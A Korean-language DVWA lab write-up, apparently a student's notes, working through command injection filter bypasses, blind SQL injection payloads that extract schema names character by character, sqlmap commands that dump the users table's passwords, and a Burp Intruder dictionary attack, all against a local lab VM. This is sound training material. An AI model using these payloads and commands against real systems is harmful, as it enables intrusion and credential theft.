DVWA 실습

Vulnerability: Command Injection

- 목적 : Ping을 실행하는 사이트에서 리눅스 명령어를 실행한다.

- 동작 방식 : ($ ping)는 보이지 않지만, IP주소를 넣으면 ping 명령이 동작
- 리눅스 기본 명령어 : pwd, ls, ls -al, whoami, who, w, ps -ef, cat /etc/passwd 등이 있다.
Security Level : Low
-

192.168.5.2 && pwd
' && '를 사용 앞의 조건의 실행될 경우 뒤 조건 또한 실행된다.
-

192.168.5.2; pwd
' ; '을 사용하여 앞 명령의 결과별개로 뒷 명령에 영향을 주지 않는다
Security Level : Medium
-
특징 : ' && ' , ' ; '를 null값으로 치환.
$substitutions = array( '&&' => '', ';' => '', ); -


192.168.5.2 | whoami
사용하면 앞이 조건, 뒤는 명령문
응용
-

&&& ls -l
&&& ls -l /usr/share
&&& ls -l /var/log
&&는 Null로 치환되고 & 하나 남아 실행된다.
-
|| whoami
or 연산자라 생각하면 편하다. 앞에서 거짓이 나와야 뒤의 whoami가 실행된다.
Security Level : High
- 특징 : ' && ' , ' ; '만이 아닌 다양한 기호들을 null값으로 치환하였다.

> $substitutions = array( '&' => '', ';' => '', '| ' => '', '-' => '', '$' => '', '(' => '', ')' => '', '`' => '', '||' => '', ); - || whoami ----> | whoami (| ) 묶여 치환되고 있다
Vulnerability: SQL Injection(Blind)

- 목적 :SQL에 대해서 잘 모르는 상태에서 DB명, Table명, Column명 등을 알아내려는 시도를 한다.
- 동작 방식 : 번호(사번)를 넣으면 있는 경우에는 exist, 없으면 missing으로 알려줌
- substring(문자열 , n, m ) : 단어의 알파벳에 대한 정보를 n번째부터 m개의 숫자로 확인할 수 있음
- substring( superman, 1, 1) = s
1번째 글자부터 1개 - substring( superman, 3, 1) = p
3번째 글자부터 1개 - substring( superman, 5, 2) = rm
5번째 글자부터 2개
- substring( superman, 1, 1) = s
데이터베이스 이름찾기

- 데이터베이스 글자수 찾기
1' and length(database())=4 #
-
1' and substring((select distinct table_schema from information_schema.columns where 'table_schema!='information_schema' Limit 0,1), 1,1) = 'd' #
- information_schema.columns의 Limit 0,1에서 table_schema!='information_schema 조건에 맞는 겹치지 않는 table_schema에서 1번째 글자부터 1개의 글자가 d 가 맞는가?

- information_schema.columns의 Limit 0,1에서 table_schema!='information_schema 조건에 맞는 겹치지 않는 table_schema에서 1번째 글자부터 1개의 글자가 d 가 맞는가?
-
두번째 글자를 알아내려면?
1' and substring((select distinct table_schema from information_schema.columns where table_schema!='information_schema' Limit 0,1), 2,1) = 'v' #

-
세번째 글자를 알아내려면?
1' and substring((select distinct table_schema from information_schema.columns where table_schema!='information_schema' Limit 0,1), 3,1) = 'w' #

- 네번째 글자를 알아내려면?
1' and substring((select distinct table_schema from information_schema.columns where table_schema!='information_schema' Limit 0,1), 4,1) = 'a' #

- 한꺼번에 물어보려면?
1' and substring((select distinct table_schema from information_schema.columns where table_schema!='information_schema' Limit 0,1), 1,4) = 'dvwa' #

테이블 이름찾기
-
테이블이름 : table_name
-
DB이름 : table_schema
-
첫번째 테이블
- 1' and substring( (select distinct table_name from information_schema.columns where table_schema='dvwa' limit 0,1), 1,1) = 'g' #
- 1' and substring( (select distinct table_name from information_schema.columns where table_schema='dvwa' limit 0,1), 2,1) = 'u' #
- 1' and substring( (select distinct table_name from information_schema.columns where table_schema='dvwa' limit 0,1), 3,1) = 'e' #
- 1' and substring( (select distinct table_name from information_schema.columns where table_schema='dvwa' limit 0,1), 4,1) = 's' #
- 1' and substring( (select distinct table_name from information_schema.columns where table_schema='dvwa' limit 0,1), 5,1) = 't' #
- 1' and substring( (select distinct table_name from information_schema.columns where table_schema='dvwa' limit 0,1), 6,1) = 'b' #
=> guestbook : 고객정보가 들어있는 테이블 추측
-
두번째 테이블
- 1' and substring( (select distinct table_name from information_schema.columns where table_schema='dvwa' limit 1,1), 1,1) = 'u' #
- 1' and substring( (select distinct table_name from information_schema.columns where table_schema='dvwa' limit 1,1), 2,1) = 's' #
- 1' and substring( (select distinct table_name from information_schema.columns where table_schema='dvwa' limit 1,1), 3,1) = 'e' #
- 1' and substring( (select distinct table_name from information_schema.columns where table_schema='dvwa' limit 1,1), 4,1) = 'r' #
- 1' and substring( (select distinct table_name from information_schema.columns where table_schema='dvwa' limit 1,1), 5,1) = 's' #
=> users
column 이름찾기
-
select column_name from information_schema.columns where table_name='users';
-
1' and substring( (select column_name from information_schema.columns where table_name='users' limit 5,1),1,1)='p' #
- 1' and substring( (select column_name from information_schema.columns where table_name='users' limit 5,1),1,8)='password' #
=> 6번째가 password
- 1' and substring( (select column_name from information_schema.columns where table_name='users' limit 5,1),1,8)='password' #
-
1' and substring( (select column_name from information_schema.columns where table_name='users' limit 6,1),1,1)='u' #
- 1' and substring( (select column_name from information_schema.columns where table_name='users' limit 6,1),1,4)='user' #
=> 7번째가 user
자동화된 도구 sqlmap
- 1' and substring( (select column_name from information_schema.columns where table_name='users' limit 6,1),1,4)='user' #
-
사용법
sudo sqlmap -h // -h는 help
-u : url을 사용할 때
--cookie : cookie값을 입력할 때
--tables : 테이블 목록을 알고 싶을 때
--columns : 컬럼 목록을 알고 싶을 때
--dump : 메모리에서 값을 확인 할 때
-D DB명
-T Table명
-C 컬럼명
-SQLmap 문법 : sqlmap -u "URL" --cookie="쿠키값"
-
URL : http://192.168.5.128/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#
쿠키값 : security=low; PHPSESSID=i1hc2p61nddlv3mnnkohfqe9ju -
DB이름 알아내기
sudo sqlmap -u "http://192.168.5.128/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=i1hc2p61nddlv3mnnkohfqe9ju" --dbs

-
Table이름 알아내기
sudo sqlmap -u "http://192.168.5.128/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=i1hc2p61nddlv3mnnkohfqe9ju" -D dvwa --tables


-
Column이름 알아내기
sudo sqlmap -u "http://192.168.5.128/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=i1hc2p61nddlv3mnnkohfqe9ju" -D dvwa -T users --columns


-
user, password의 값을 알아내기
sudo sqlmap -u "http://192.168.5.128/dvwa/vulnerabilities/sqli_blind/?id=2&Submit=Submit#" --cookie="security=low; PHPSESSID=i1hc2p61nddlv3mnnkohfqe9ju" -D dvwa -T users -C user,password -dump


Dictionary Attack
- Brute Force Attack(전수대입)이 시간이 많이 걸리기에 자주 사용하는 패스워드(Dictionary)를 대입하는 방법이다

- Positions 탭에서 password의 입력값만 남긴다.

- Intruder 메뉴, Payloads 탭에서 simplelist 방식, Load버튼 클릭하여 Dictionary 로드한다.
- start attack


- 길이의 차이로 성공한것과 실패한 것을 찾으면 letmein이 비밀번호였다는 것을 알 수 있다.